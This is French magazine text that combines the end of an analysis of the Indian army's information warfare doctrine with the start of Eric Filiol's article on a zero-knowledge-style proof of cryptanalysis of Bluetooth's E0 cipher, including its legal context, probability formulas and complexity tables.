Une information juste et opportune, mise à disposition de tous les niveaux de commandement, est non seulement utile à l'efficacité des C2[37], mais aide à raccourcir le fameux cycle OODA[38]. Selon l'auteur de la doctrine, la GI a un impact sur les trois premières activités de la boucle : en permettant de perturber l'observation ennemie et les systèmes de surveillance, en corrompant son orientation, entraînant une fausse perception et l'amenant donc à prendre les mauvaises décisions. Les potentialités de la GI ont un effet de nuisance direct sur les capacités de l'ennemi.

3.6 – Les objectifs de la GI

La Doctrine retient 6 objectifs majeurs :

1. Développer et maintenir une information de base détaillée sur les capacités de l'adversaire et prévoir ses actions probables.
2. Priver l'adversaire d'information sur soi-même et sur ses alliés.
3. Influencer la perception, les plans, les actions et la volonté de l'adversaire pour lui opposer ses propres forces par l'utilisation offensive des techniques de GI.
4. Influencer les non-combattants et les organisations neutres pour les inciter à soutenir les missions de son camp.
5. Protéger ses propres processus de prise de décision, son information et ses systèmes d'information.
6. Dégrader les systèmes d'information des adversaires.

[34] Signé du général NC Vij.

[35] Sans qu'aucun exemple ne soit posé dans ces lignes de la doctrine, on perçoit clairement que l'Inde comme la majorité des États, a tiré les leçons des conflits récents, comme l'opération *Iraqi Freedom* en 2003, menée par les États-Unis en Iraq.

[36] Définition donnée dans la Doctrine : guerre conduite entre des États utilisant des acteurs non étatiques pour lutter en leur nom. L'un des États au moins utilise une tierce partie pour se battre pour lui. Les états fournissent support financier et logistique. Exemple de tels conflits : le terrorisme dans l'État du Jammu-et-Cachemire.

[37] *Command and Control* : commandement et contrôle. Les systèmes de communication, systèmes de surveillance et réseaux informatiques constituent les systèmes de C2, lesquels permettent aux commandants d'avoir une vision globale du champ de bataille et d'exercer leur autorité sur les moyens qui lui sont subordonnés, afin d'atteindre les objectifs qui lui sont fixés. Les systèmes de C2 reposent sur la sûreté des systèmes de communications. L'objectif des systèmes de C2 est de favoriser l'unité de l'effort, une direction centralisée, une exécution des ordres décentralisée.

[38] *Observe-Orient-Decide-Act = Observation – Orientation – Décision – Action*. Aussi connue sous le nom de boucle OODA (OODA *Loop*), cette boucle est une description du cycle de décision. Le concept a été inventé par le stratège américain John Boyd. Selon ce concept, le processus de commandement, de prise de décision, forme un cycle de quatre phases (observation, orientation, décision, action) qui, s'il est plus rapide que celui de l'adversaire, est un facteur de succès. Plus le cycle est court, plus une armée est réactive. L'un des enjeux majeurs est donc de réduire la boucle temporelle OODA. Au début des années 1990, planifier des objectifs de combat nécessitait environ 24 heures. Aujourd'hui, on peut envisager des temps de réaction de l'ordre de 30 minutes. **http://www.thalesgroup.com/all/pdf/VIEW9_FR.pdf**.

3.7 – Permettant d'atteindre ces objectifs, 7 formes de GI sont ensuite définies :

1. La guerre de Commandement et de Contrôle (**C2W** – *Command and Control Warfare*). Le but est d'influencer, bloquer l'accès à l'information, dégrader ou détruire les capacités de C2 ennemies, tout en protégeant ses propres systèmes de C2 contre de telles actions. Les opérations de C^2W intègrent et synchronisent les capacités de guerre électronique (EW - *Electronic Warfare*), la déception militaire, la destruction physique, les opérations psychologiques (Psyops) et la sécurité opérationnelle.

2. La guerre du renseignement (**IBW** – *Intelligence Based Warfare*). L'IBW est une composante traditionnelle de la GI. Le renseignement est directement introduit dans les opérations pour donner de la transparence au champ de bataille. L'IBW vise à créer une asymétrie dans le niveau de transparence ou dans la conscience situationnelle par rapport à l'ennemi. La technologie permet ainsi par exemple de localiser en temps réel et avec une grande précision dans l'espace la position de l'adversaire. Capacité de voir et donc capacité aussi de frapper l'ennemi, et cela, de plus en plus loin. L'enjeu consiste à voir le mieux possible, le plus vite possible, sans devenir pour autant une cible.

3. La guerre électronique (**EW** – *Electronic Warfare*). L'EW est conçue comme un ensemble d'actions militaires prises pour paralyser toute utilisation du spectre électromagnétique par les forces ennemies tout en se préservant la possibilité de l'utiliser soi-même. Les techniques consistent à bloquer, dégrader, retarder, paralyser l'information afin de créer une fausse image pour que l'ennemi soit trompé et tire les mauvaises conclusions, prenne les mauvaises décisions. L'introduction de systèmes d'EW intégrés, automatisés a constitué un développement important, fournissant un haut degré d'information, permettant d'intercepter et de brouiller l'information. En 2004, l'armée s'est dotée de systèmes mobiles d'EW de pointe avec le système *Samyukta*, développé par l'industrie indienne[39], devant lui assurer une domination du spectre électromagnétique.

4. La guerre psychologique (**PSYWAR** – *Psychological Warfare*). La guerre psychologique est mise en œuvre au travers des médias de masse, tels que la presse écrite, la radio, la télévision, la distribution de tracts. Les TIC permettent de mener des actions psychologiques plus subtiles. Pour être efficaces, les opérations psychologiques (*PSYOPS*) doivent être menées en conjonction avec d'autres opérations. En temps de paix ou dans des opérations de type LIC, les opérations psychologiques peuvent être qualifiées d'« initiatives psychologiques » (*Psychological Initiatives*). Ce paragraphe stipule donc clairement qu'en dehors de toute période de guerre déclarée (*peacetime*), les opérations de manipulation de l'opinion de la population (sans préciser s'il s'agit de la population nationale ou de celle d'autres pays) sont ou doivent être menées.

5. La Cyber guerre (**Cyber Warfare**) regroupe, quant à elle, les techniques qui consistent à détruire, dégrader, exploiter ou compromettre les systèmes d'ordinateur ennemis. La Cyber guerre inclut les attaques exclusives (= hacking) sur des ordinateurs ennemis. Le hacking peut autoriser la dégradation de la structure de type C2 de l'adversaire.

6. La guerre de l'information économique (**EIW** – *Economic Information Warfare*). Cette forme de guerre utilise l'information comme pouvoir de déstabilisation de l'économie des adversaires. La GI peut causer des dégâts importants dans l'économie d'un pays adverse. Soulignons bien que cette guerre économique est présentée comme un sous-ensemble de la doctrine de guerre de l'armée.

7. La guerre autour des réseaux (**NCW** – *Network Centric Warfare*). La NCW se concentre sur la force de combat qui peut être générée par la mise en relation efficace ou mise en réseau de la machine de guerre. Les trois principaux éléments constitutifs de ce système sont : une grille de surveillance (« *Surveillance Grid* », grille de senseurs couvrant le champ de bataille dans son intégralité), une grille de communications (« *Communications Grid* », pour augmenter le potentiel de l'infrastructure de télécommunications, tous les réseaux doivent être vus comme des grilles virtuelles couvrant les domaines tactiques, opérationnels et stratégiques). Enfin, la grille tactique (« *Tactical Grid* », une grille abstraite qui recense les armes disponibles, classées selon leur disponibilité et degré d'utilité face à un ordre de bataille ennemi).

3.8 – Les principes de guerre

La section 6 du premier chapitre est intitulée « Principes de guerre ». Elle est intéressante en ce qu'elle décline les principes (c'est-à-dire enseignements tirés de l'expérience) applicables à toute forme de guerre, y compris donc à la GI. Les appliquer n'assure pas la victoire, mais les ignorer comporte un risque pouvant mener à la défaite. 11 principes sont retenus :

1. Il faut *choisir soigneusement son but*, le définir clairement et s'y tenir.

2. Il faut préserver les *valeurs morales* au sein des forces armées.

3. Une *action offensive* est le meilleur moyen d'obtenir la victoire.

4. Il faut privilégier la *surprise* pour déstabiliser l'ennemi, le forcer à se battre dans des conditions qui ne lui sont pas favorables. La rapidité est l'un des mots clefs de cette doctrine. L'effet de surprise, la réduction du temps de réaction sont des facteurs clefs du mode opérationnel. Il faut réduire le temps de circulation de l'information et des ordres, ce que rendent possible les technologies de communication. « *La Cyber guerre sera au 21° siècle ce que la guerre éclair était au 20°siècle* »[40].

5. Il faut *concentrer les forces*.

[39] **http://www.deccanherald.com/deccanherald/jan202004/n11.asp**

[40] Général MALIK. Propos rapportés dans BILLO (Charles G.), CHANG (Welton), « *Cyber Warfare. An analysis of the means and motivations of selected nation states* », Publication de l'Institute for Security Technology Studies, Dartmouth College, décembre 2004.

6 Il est impératif d'*assurer la sécurité* des troupes, du matériel, des documents.

7 Il faut faire *l'économie de l'effort*, utiliser ses forces à bon escient.

8 Il est important de développer la *flexibilité*, la capacité à réagir de manière appropriée aux situations qui changent.

9 Tous les acteurs impliqués doivent *coopérer* dans un même but commun.

10 *L'administration* doit être optimale. Administrer, c'est placer les ressources nécessaires au bon endroit, au bon moment, pour aider les commandements de tous niveaux à atteindre leurs objectifs respectifs.

11 Le *renseignement militaire* implique l'acquisition et l'exploitation d'informations sur l'ennemi. L'informatique joue un rôle majeur pour assurer que le renseignement est disponible au moment voulu et dans la forme désirée.

3.9 – Les difficultés identifiées

Le chapitre 3, section 10 est consacré à l'impact des technologies sur les opérations et la révolution dans les affaires militaires (« *Impact of Technology on Operations and The Revolution in Military Affairs* »). Ce développement, qui revient une nouvelle fois sur la guerre de l'information (paragraphe 3.23) insiste sur les capacités offertes par les systèmes d'information en matière de collecte, de traitement et de maîtrise de l'information, de coordination des données provenant des diverses agences. Mais il souligne néanmoins quelques problématiques :

- La **vulnérabilité** spécifique de ces systèmes : « ces systèmes sont vulnérables aux atteintes provenant de l'ennemi et l'impact sur la conduite des opérations serait à la hauteur et proportionnel à l'état de dépendance auquel on est parvenu vis-à-vis de ces systèmes ».
- L'utilisation des systèmes de C4I2SR (*Command, Control, Communication, Computers, Intelligence, Information, Surveillance and Reconnaissance*) se traduira par une surcharge d'information qui pourrait avoir des effets négatifs sur le processus de prise de décision.
- Dans ce nouvel environnement, parvenir à un effet de surprise est également de plus en plus complexe. Il est en effet de plus en plus difficile de mettre en œuvre la déception militaire, d'aveugler ou de tromper la surveillance de l'ennemi.

3.10 — Les spécificités du concept de GI indien ?

La doctrine de guerre de l'information indienne est, de toute évidence, le reflet d'emprunts directs aux théories occidentales. Les 7 formes de GI définies dans les chapitres du texte doctrinal de l'armée indienne sont les 7 formes de GI définies par l'américain Martin C. Libicki[41]. Les nombreuses citations qui jalonnent le texte sont l'illustration évidente des emprunts multiples de la pensée militaire indienne aux écoles occidentales notamment.

Le concept de guerre de l'information indien n'est pas animé par une philosophie ancestrale, qui irait puiser ses sources dans la culture du passé, dans la défense d'idéaux politiques, comme ce peut être le cas en Chine par exemple avec les références à l'*Art de la guerre* de Sun Tzu et au concept de guerre du peuple hérité de l'époque maoïste.

Pourtant, si le concept indien emprunte à l'Occident, si le rapprochement avec le modèle américain est évident, si le pays acquiert les technologies occidentales, il est un terme qui semble faire défaut au texte doctrinal alors que l'on s'attendrait à une volonté de coopération accrue dans le domaine : celui d'interopérabilité des systèmes, notamment avec les systèmes alliés.

4 — Développer les capacités de GI

4.1 — Les acteurs de la GI

La GI indienne est prise en charge par les divers acteurs chargés de la sécurité nationale. Ainsi au sein des institutions de renseignement indiennes[42] le **RAW** (*Research and Analysis Wing*), agence de renseignements qui n'en réfère qu'au Premier ministre, a-t-il joué un rôle clef dans l'espionnage et les campagnes de désinformation contre le Pakistan et autres pays voisins.

Pour formuler des contre-mesures à la propagande pakistanaise, placée sous le contrôle opérationnel de la **DIA** (*Defense Intelligence Agency*), a été créée en mars 2003 la **DIWA** (*Defence Information Warfare Agency*)[43] qui doit traiter de toutes les questions relatives à la guerre de l'information, incluant les opérations psychologiques, la cyber guerre, l'interception des communications. L'agence formulera des politiques pour les trois armées (terre, air, mer).

D'autre part, a été proposée la création d'une nouvelle Université de la Défense Nationale (*India National Defense University* – **INDU**) sur le modèle de ce qui existe aux États-Unis et en Chine.

L'un des objets majeurs de l'INDU doit être la guerre de l'information et la révolution numérique, en essayant de modifier la manière de penser et d'apprendre des soldats.

L'université centralisera la formation à la guerre de l'information et les simulations pour les forces armées et les services de renseignement. L'université devrait abriter, d'autre part, un institut national pour les études stratégiques (*National Institue of Strategic Studies*).

En 1998, l'un des principaux architectes de la doctrine, le général V.P. Malik, insistait sur l'importance de la formation des hommes, le développement et l'acquisition des technologies étant un simple préalable. Le plan de 1998 prévoyait la formation de tous les officiers aux technologies de l'information d'ici 2002.

[41] Se reporter à son texte de référence intitulé « *What is Information Warfare ?* », août 1995.
[42] Une liste de ces agences est proposée sur les sites **http://en.wikipedia.org/wiki/List_of_Indian_Intelligence_agencies** et **http://www.fas.org/irp/world/india/index.html**.
[43] **http://www.dailytimes.com.pk/default.asp?page=story_1-3-2003_pg4_15** et **http://www.devost.net/mattd/2003/02/28/indian-information-warfare-agency-established/**

En 1999, l'*Army Institute of Information Technology* introduisait son premier cours sur son campus d'Hyderabad pour enseigner les rudiments de la guerre de l'information.

4.2 — Rapprochement militaire/privé

Dès 1998 (feuille de route pour le développement des TIC adoptée par l'armée), le gouvernement a officiellement appelé au **rapprochement des secteurs militaires et privés**.

Cette idée est reprise dans la nouvelle doctrine. Les relations entre les deux secteurs ne sont pas inscrites dans le long terme, les militaires s'étant longtemps montrés réticents à l'adoption de technologies issues du secteur privé.

L'armée s'est progressivement ouverte depuis 2000 aux collaborations, comprenant que les technologies développées par le privé pouvaient accroître la sécurité et non l'affaiblir comme elle le pensait jusqu'alors. Le secteur militaire peut d'ailleurs aussi aider à renforcer l'industrie logicielle en Inde.

Les agences et entreprises indiennes (comme par exemple le *Networking and Internet Software Group* – NISG) travaillent au développement de systèmes de défense basés sur les TIC, de technologies de sécurité réseau, etc. L'*Indian Air Force* acquiert des technologies pour les réseaux de télécommunication.

Elle met en œuvre une constellation de capteurs de commandement et de contrôle (MC2C : *multi-sensor command and control constellation*), utilisant des radars, des véhicules aériens sans pilotes, des systèmes AWACS (*airborne warning and control systems*)[44].

Des accords internationaux (États-Unis, Russie...) permettent également aux entreprises militaires indiennes d'acquérir rapidement des technologies avancées.

Conclusion

Les efforts de l'Inde en matière de maîtrise des nouveaux outils et concepts de guerre de l'information semblent moins avancés qu'ils ne peuvent l'être chez son grand voisin chinois.

La Chine, qui est le concurrent majeur de l'Inde dans la course à la domination de l'Asie, pourrait utiliser les armes sophistiquées dont elle s'est dotée en matière de technologies C4ISR[45] et de techniques de GI en appui à sa doctrine de Guerre du Peuple. La menace est donc potentielle et réelle. Et, même si aucun conflit majeur militaire n'oppose aujourd'hui les deux pays, c'est sur le plan économique que peut se poser l'affrontement.

Les relations entre l'Inde et le Pakistan se sont normalisées officiellement en avril 2003. Mais l'Inde se prépare toujours, semble-t-il, à un nouveau conflit avec le Pakistan. Notamment, elle développe le concept de « guerre limitée » (*limited war*) qui suppose une guerre conventionnelle sous la menace nucléaire.

Cette stratégie suppose que le Pakistan accepte de s'engager dans un conflit limité, accepte des pertes limitées. Quel niveau de pertes le Pakistan sera-t-il prêt à accepter avant d'utiliser l'arme nucléaire ? Pour éviter l'escalade, il faudra à l'armée indienne disposer de tous les moyens pour agir vite, sans laisser le temps à l'ennemi de réagir, de s'organiser. Le *Network Centric Warfare* pourrait y aider, contribuant à une meilleure conduite de la guerre.

Pour affronter tous les types de défis qui l'attendent, l'Inde doit non seulement innover au sein de ses forces de sécurité (armée, agences gouvernementales...), mais aussi pallier plus largement le faible niveau de sécurité de ses systèmes d'information, dans tous les secteurs d'activités. Car selon Ernst&Young, l'Inde est le pays le plus vulnérable aux cyber attaques[46]. La plupart des systèmes d'information vitaux du pays sont hautement vulnérables aux possibles attaques, pêchant par le manque de systèmes efficaces de détection d'intrusion[47].

30% des réseaux du système SCADA (*Supervisory Control & data Systems*) qui contrôle les systèmes de distribution d'énergie, d'eau, des barrages sont accessibles par modem. Le secteur bancaire, la bourse, les réseaux de télécommunications, internet sont très vulnérables. La perte de données très sensibles est un risque qui pèse sur l'Inde. Des pirates étrangers pénètrent régulièrement dans les systèmes d'institutions comme le *Bhabha Atomic Research Centre* ou le *Nuclear Science Centre*.

[44] **http://seclists.org/lists/isn/2005/Jul/0013.html**

[45] C4ISR est le sigle utilisé par les forces armées pour « *Command, Control, Communications and Computer-processing, Intelligence, Surveillance and Reconnaissance* » qui peut être traduit par « Commandement, Contrôle, Communications, Informatique, Renseignement, Surveillance et Reconnaissance ». Le C4ISR englobe les technologies permettant de collecter l'information à des fins stratégiques militaires, la traiter et l'utiliser. L'objectif est de fournir aux commandements des armées des outils d'aide à la décision s'appuyant sur une information de qualité et complète.

[46] *http://lists.jammed.com/ISN/2003/04/0104.html*

[47] PRASAD (Ravi Visvesvaraya), « *Cyber Menace : Integrated Defensive Policy Needed* », *Times of India*, 20 mai 2003, **www.securityfocus.com**.

Preuve de type zero knowledge de la cryptanalyse du chiffrement Bluetooth

La cryptographie est à la base de tout mécanisme de sécurité et quiconque maîtrise cette science contrôle la sécurité des systèmes d'information. Si la publication de résultats de techniques de cryptanalyse sans portée pratique, parce que d'un intérêt seulement théorique, ne pose aucun souci, il n'en est pas de même lorsque ces techniques peuvent réellement mettre à mal des systèmes. Le cryptanalyste est alors concernée par la législation (art 323 CP) et il ne peut sérieusement publier une technique opérationnelle ou qui, du moins, peut avoir un impact non négligeable sur la sécurité réelle d'un système. Toutefois, comment alerter l'opinion sur la faiblesse d'un algorithme et obliger les industriels à changer leur technologie sans mettre à disposition des informations techniques pouvant être mal utilisées ou détournées. Cet article présente une technique de preuve de cryptanalyse, de type zero-knowledge, d'un système de chiffrement et son application à l'algorithme de chiffrement E0 du protocole Bluetooth.

Introduction

Le chiffrement, et plus généralement les techniques cryptographiques, sont à la base de beaucoup de mécanismes de sécurité dans un système d'information et de communication : qui peut contourner opérationnellement un mécanisme cryptographique contrôle totalement la sécurité d'un ou plusieurs système(s). Les mécanismes de mot de passe, les protocoles de transmission sécurisés sur les réseaux, les protocoles sans fil (Wep, WPA, Bluetooth, GSM...), le contrôle d'intégrité (par exemple dans un antivirus), la confidentialité des données... sont des exemples bien connus dont la sécurité réelle repose sur des mécanismes cryptographiques.

Considérons le cas particulier du protocole Bluetooth, utilisé pour les communications sans fil entre environnements mobiles : ordinateurs portables, PDA, téléphones cellulaires, imprimantes, voitures... Ce protocole possède une sécurité multi-niveaux reposant sur plusieurs algorithmes cryptographiques assurant les fonctionnalités de confidentialité et d'authentification. Nous considérerons plus particulièrement le chiffrement qui est assuré par l'algorithme E0, de type chiffrement par flot [1]. La clef a une entropie de 128 bits, ce qui interdit toute attaque par essais exhaustifs sur la clef. De nombreuses attaques ont été proposées, mais aucune d'entre elles ne permet une cryptanalyse opérationnelle qui remettrait en cause la sécurité réelle de Bluetooth (voir [2] pour la liste de ces attaques et leur complexité respective). Soit la séquence chiffrante nécessaire excède considérablement la longueur d'une trame (la clef change tous les 240 bits), soit la complexité de l'attaque, pour des séquences chiffrantes de moins de 240 bits, requiert un temps de calcul rédhibitoire. Toutes les attaques connues n'ont donc qu'un intérêt académique et ne remettent pas en cause la sécurité du protocole Bluetooth. Supposons maintenant que l'on connaisse une attaque qui remette réellement en question un algorithme de chiffrement. Cela a inévitablement des conséquences sur tous les mécanismes de sécurité qui reposent sur cet algorithme. Il serait naturel de publier une telle attaque. Malheureusement, s'agissant de cryptographie, les choses ne sont pas aussi simples. Alors qu'il est indéniablement compréhensible d'alerter tous les acteurs concernés (décideurs, ingénieurs, éditeurs de logiciels, vendeurs de produits de sécurité, utilisateurs...), il existe peut-être des raisons encore plus impérieuses pour ne pas rendre publics les ressorts techniques d'une telle attaque. Considérons les différents aspects qui entrent en ligne de compte :

- La preuve d'une faiblesse doit être scientifiquement incontestable. Affirmer simplement qu'un algorithme est vulnérable à une attaque doit être prouvé et cette preuve, si elle n'est pas reproductible, doit être vérifiable par quiconque.
- La divulgation de données techniques reproductibles et donc utilisables par des attaquants.
- Dans le cas de systèmes de chiffrement embarqués et/ou *hard-codés* (WEP, Bluetooth, GSM...), changer le cœur de chiffrement d'une norme est une catastrophe d'un point de vue industriel et économique. Cela prend un temps très important. Des mois, voire des années, sont nécessaires avant que tous les appareils ou logiciels soient changés. De plus, les industriels veulent rentabiliser leurs investissements, souvent conséquents, dans une norme. La tentation est forte, s'ils parviennent à garder le secret concernant une vulnérabilité ou du moins à en minimiser la portée, d'attendre avant de changer les équipements vulnérables. Durant l'inévitable période de transition, des attaques auront lieu si la technique de cryptanalyse est connue [1].
- Diffuser des informations techniques de nature à permettre le contournement de mécanisme de sécurité et donc une attaque informatique est punie sévèrement dans la plupart des pays. Ainsi en France, l'article 323-3-1 du Code Pénal, punit de trois ans d'emprisonnement et d'une amende jusqu'à 45.000 euros la mise à disposition de telles données [3].
- La divulgation d'information de cryptanalyse peut, dans certains cas, être poursuivie pour violation du copyright (quand, par exemple, la cryptographie protège un contenu). Des textes de loi comme le *Digital Millenium Copyright Act* (USA) [4] peuvent alors être appliqués.
- Enfin, la rétention d'informations techniques peut permettre à un constructeur, hypocritement, de mettre en doute la portée d'une technique (et pousser son auteur à la faute en

[1] Le meilleur exemple dans cet ordre d'idées est probablement celui de la carte bancaire et de l'« affaire Humpich ».

Eric Filiol
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

la publiant). Communiquer à lui seul tous les éléments peut l'inciter à ne rien faire dans un but économique.

La question est alors la suivante : comment prouver de manière irréfutable le caractère effectif d'une cryptanalyse ou du moins la connaissance d'une ou plusieurs vulnérabilités autorisant à terme une attaque réelle, mais sans publier de données techniques utilisables par un attaquant ?

Dans cet article, nous considérons le cas de l'algorithme de chiffrement E0 de la norme Bluetooth pour illustrer une solution à ce problème. Cette solution est dénommée « preuve type *zero-knowledege* de cryptanalyse » [2]. Des faiblesses importantes ont été identifiées dans cet algorithme qui, à terme, devraient autoriser une cryptanalyse opérationnelle de E0. Ce résultat est prouvé sans divulguer une quelconque information sur la nature de ces faiblesses. En revanche, tout lecteur possédant des connaissances basiques en cryptographie pourra être convaincu, par une vérification en temps constant, de la connaissance par l'auteur de la cryptanalyse de failles non connues concernant l'algorithme de chiffrement. La description de l'algorithme E0 ne sera pas donnée ici. Elle n'est pas essentielle à la compréhension de la technique de preuve présentée ici. Rappelons simplement que cet algorithme par flot accepte une clef de 128 bits et produit une suite pseudo-aléatoire qui sera combinée au texte clair. Le lecteur trouvera dans [2] une description de E0.

Cryptanalyse zéro-knowledge : la théorie

Rappelons tout d'abord ce qu'est le « zero-knowledge ». Il s'agit d'une propriété attribuée aux preuves interactives, lors desquelles un « prouveur » cherche à convaincre un « vérifieur » de la validité d'une affirmation. Aucune restriction particulière ne s'applique au prouveur alors que le vérifieur ne dispose que d'un algorithme (éventuellement probabiliste) polynomial. Par « preuve zero-knowledge », on entend que le vérifieur est convaincu sans que le prouveur ne divulgue aucune information si ce n'est l'affirmation elle-même. Ce concept a été introduit pour la première fois par Goldwasser et al. [5]. Expliquons à présent le principe de la cryptanalyse de type Zero-knowledge. Considérons une suite chiffrante, produite par un système par flot, de longueur n. Le principe essentiel de ce type de cryptanalyse est de considérer une propriété, pour cette suite, qui ne peut calculatoirement être réalisée, à moins effectivement de connaître une ou plusieurs faiblesses du système. Pour clarifier les choses, considérons la définition suivante.

Le protocole proposé dans cette définition n'est pas un véritable protocole zero-knowledge (d'où l'usage de l'expression « de type zero-knowledge »), et ce, pour plusieurs raisons :

- Le présent article n'est pas un medium interactif.

Preuve de cryptanalyse de type Zero-knowledge

Soit un crypto-système S_K et une propriété P réalisée pour la séquence de sortie de longueur n produite par S, à partir de la clef K. Notons $\sigma_K{}^n$ cette suite de sortie. Aucune autre méthode que la recherche exhaustive ou la recherche aléatoire n'est connue qui permet de trouver une clef K réalisant la propriété P sur la suite $\sigma_K{}^n$. Alors, une preuve de cryptanalyse de type zero-knowledge de S consiste à trouver des clefs $K_1, K_2, K_3, \ldots K_m$, pour lesquelles la séquence de sortie produite pour chacune d'entre elles réalise la propriété P. Cette propriété est vérifiable en temps polynomial. De plus, la propriété P est choisie de sorte à ne fournir aucune information sur la manière dont les clefs K_i ont été trouvées.

- L'auteur de la cryptanalyse joue le rôle du prouveur et répond à des questions qui n'ont pas été posées par le vérifieur, à savoir le lecteur de cet article.

Un autre point qui mérite d'être évoqué concerne le fait que le lecteur/vérifieur peut contester les affirmations de l'auteur/prouveur en l'accusant d'avoir essayé au hasard des clefs, de calculer les suites correspondantes et de n'avoir choisi les propriétés qu'*a posteriori*. En d'autres termes, l'auteur/prouveur cherche à tromper le vérifieur/lecteur en utilisant une recherche exhaustive ou une recherche aléatoire des clefs pour produire des suites chiffrantes ayant des propriétés inhabituelles, propriétés qui sont ensuite utilisées comme preuve de cryptanalyse.

Il s'ensuit que le protocole de preuve choisi, s'il veut être convaincant et rigoureux, doit utiliser des propriétés soigneusement choisies :

- La probabilité de réaliser une propriété donnée par recherche exhaustive ou une recherche aléatoire doit être suffisamment faible pour interdire, calculatoirement, une telle approche[2], sinon l'auteur/prouveur n'aurait qu'à utiliser une telle recherche sans utiliser une ou plusieurs vulnérabilités.
- Les cryptanalyses connues ne doivent pas permettre de trouver des clefs à partir de séquences présentant une des propriétés choisies par l'auteur/prouveur sinon là encore, ce dernier peut tricher.
- Pour réellement et rigoureusement convaincre tout lecteur/vérifieur, un nombre important de clefs doit être produit par l'auteur/prouveur pour écarter l'éventualité que ce dernier « a eu de la chance » (cas d'une seule clef)[3].

En conséquence, comme il n'existe aucune méthode de cryptanalyse connue autre que les approches exhaustive ou aléatoire, et que ces dernières sont calculatoirement inaccessibles, quiconque parvient à produire des clefs K pour lesquelles les

[2] Dans une recherche exhaustive (essayer systématiquement toutes les clefs possibles), l'effort à accomplir sur une suite de sortie de taille n est de $n.2^{n-m}$, s'il existe 2^n clefs à tester et si 2^m d'entre elles réalisent une propriété P donnée.

[3] Bien que les chances de gagner aux jeux de hasard, comme le loto, soient infinitésimales, il y a chaque semaine des gagnants. En revanche, personne n'a gagné 100 fois de suite... bien que la probabilité ne soit pas nulle. Mais là ce n'est plus affaire de chance, mais de miracle !

suites chiffrantes correspondantes σ_K^n réalisent effectivement une propriété inhabituelle P ne peut le faire qu'en vertu de vulnérabilités qu'il est le seul à connaître. La probabilité de réaliser aléatoirement la propriété P donne directement la borne supérieure de la cryptanalyse utilisée par l'auteur/prouveur.

Le dernier point à évoquer concerne la question suivante : le fait de connaître une ou plusieurs vulnérabilités implique-t-il qu'il est possible de cryptanalyser le système ? L'approche académique classique considère en général les modèles cryptanalytiques suivants[4] :

- Soit le cryptanalyste connaît des bits de sortie et cherche à retrouver la clef correspondante.
- Soit le cryptanalyste cherche à distinguer efficacement une suite chiffrante produite par un système donné d'une suite véritablement aléatoire[5] (utilisation d'un *distingueur*) ;

Dans notre cas, le modèle choisi n'est pas très éloigné du premier cas tant que les propriétés considérées sont effectivement irréalisables par une approche connue ou une recherche exhaustive : des séquences de bits de sortie présentant une ou plusieurs propriétés fixées *a priori* sont fabriquées et il faut retrouver les clefs qui les ont produites. En d'autres termes :

- Dans le modèle classique, le cryptanalyste cherche à retrouver $K = E_0^{-1}(\sigma_K)$ pour une séquence σ_K fixée *a priori*.
- Dans notre approche, on considère un sous-ensemble S^P de séquences de sortie réalisant une propriété P donnée et nous cherchons à retrouver $K_{SP}=E_0^{-1}(S^P)$.

Dans ce qui suit, nous prendrons une longueur de séquence de sortie n = 128, ceci pour deux raisons :

- Cette taille est plus réaliste dans un contexte réel d'utilisation du système E0.
- Une séquence de taille faible renforce l'intérêt de l'attaque et donc celui du protocole de preuve.

Rappelons que le système E0 satisfait tous les critères cryptographiques exigés pour un système réel. En particulier, les suites produites sont considérées comme étant d'une qualité aléatoire adéquate pour un usage opérationnel (FIPS 140 ; voir [6]). En conséquence, les séquences σ_K^{128} peuvent être modélisées comme des variables aléatoires, si les clefs correspondantes K sont elles-mêmes aléatoires.

Les propriétés utilisées pour la preuve

Le poids de Hamming

Le poids de Hamming d'un mot désigne le nombre de bits valant 1 dans ce mot. Nous allons considérer cette propriété. Nous cherchons des clefs secrètes K telles que les suites correspondantes σ_K^{128} aient un poids de Hamming au plus égal à une valeur k donnée. Cette séquence sera notée $\sigma_K^{(128,k+)}$. L'intérêt dans notre approche est de considérer des valeurs les plus faibles possibles de k. En effet, cette propriété est calculatoirement difficile à obtenir par une approche triviale (recherche exhaustive ou recherche aléatoire). Notons que par symétrie combinatoire, on peut inverser la propriété et considérer des suites de poids au moins égal à k pour de très grandes valeurs de k. Pour montrer que cette propriété ne peut être réalisée par une approche exhaustive ou aléatoire sur les clefs, calculons la probabilité « naturelle » d'un tel événement. Cette probabilité est donnée par la formule suivante :

$$P[\sigma_K^{128,k+}] = \frac{1}{2^{128}} \times \left(\sum_{i=0}^{k} \binom{128}{i} \right) = p_{k+}$$

Il est de même possible de considérer des suites de longueur n = 128 ayant exactement un poids de Hamming de k. Ces suites seront notées $\sigma^{(128,k)}$. Leur probabilité d'apparition est donnée par la formule suivante :

$$P[\sigma_K^{128,k}] = \frac{1}{2^{128}} \times \binom{128}{k} = p_k.$$

Ces deux formulent expriment le fait (voir tableau plus loin) que dès que la valeur k est faible par rapport à 128, la probabilité de réaliser au hasard la propriété du poids de Hamming rend cet événement (produire une suite de poids au plus égal à k) calculatoirement impossible. Si l'on cherche une clef K produisant une suite $\sigma^{(128,k+)}$ (ou $\sigma^{(128,k)}$ respectivement), aucune méthode connue autre que la recherche exhaustive ou aléatoire ne permet de le faire. Cela requiert une complexité $C_{k+} = 1/p_{k+}$ (respectivement $C_k = 1/p_k$). Comme pour certaines valeurs de k cette complexité n'est pas accessible aux puissances de calcul actuelles, si quelqu'un y parvient en temps raisonnable, c'est qu'il connaît probablement une méthode inconnue à ce jour de le faire. La table suivante donne les complexités pour quelques valeurs de k (une table complète est publiée dans [2]).

Quelques complexités pour le poids de Hamming (n = 128) [2]		
k	C_{k+}	C_k
19	$2^{53.51}$	$2^{53.78}$
20	$2^{51.04}$	$2^{51.33}$
21	$2^{48.66}$	$2^{48.97}$
22	$2^{46.36}$	$2^{46.69}$
23	$2^{44.14}$	$2^{44.48}$
24	$2^{41.99}$	$2^{42.35}$

Pour notre objectif, les valeurs k <= 22 sont les plus significatives, car pour ces valeurs la complexité du problème devient impossible à affronter en pratique (supérieure à 2^{46}).

Les runs

L'objectif, pour cette seconde propriété est de produire des suites dont les r premiers bits sont tous à 0 (*runs* de zéros). Ces suites seront notées $\sigma_K^{(128,r)}$. De même que précédemment la probabilité de réaliser au hasard cette propriété est donnée par la formule suivante :

[4] C'est là une différence essentielle – parmi de nombreuses autres – avec les cryptanalystes professionnels qui privilégient les techniques quelquefois moins académiques pourvu qu'elles soient opérationnelles.

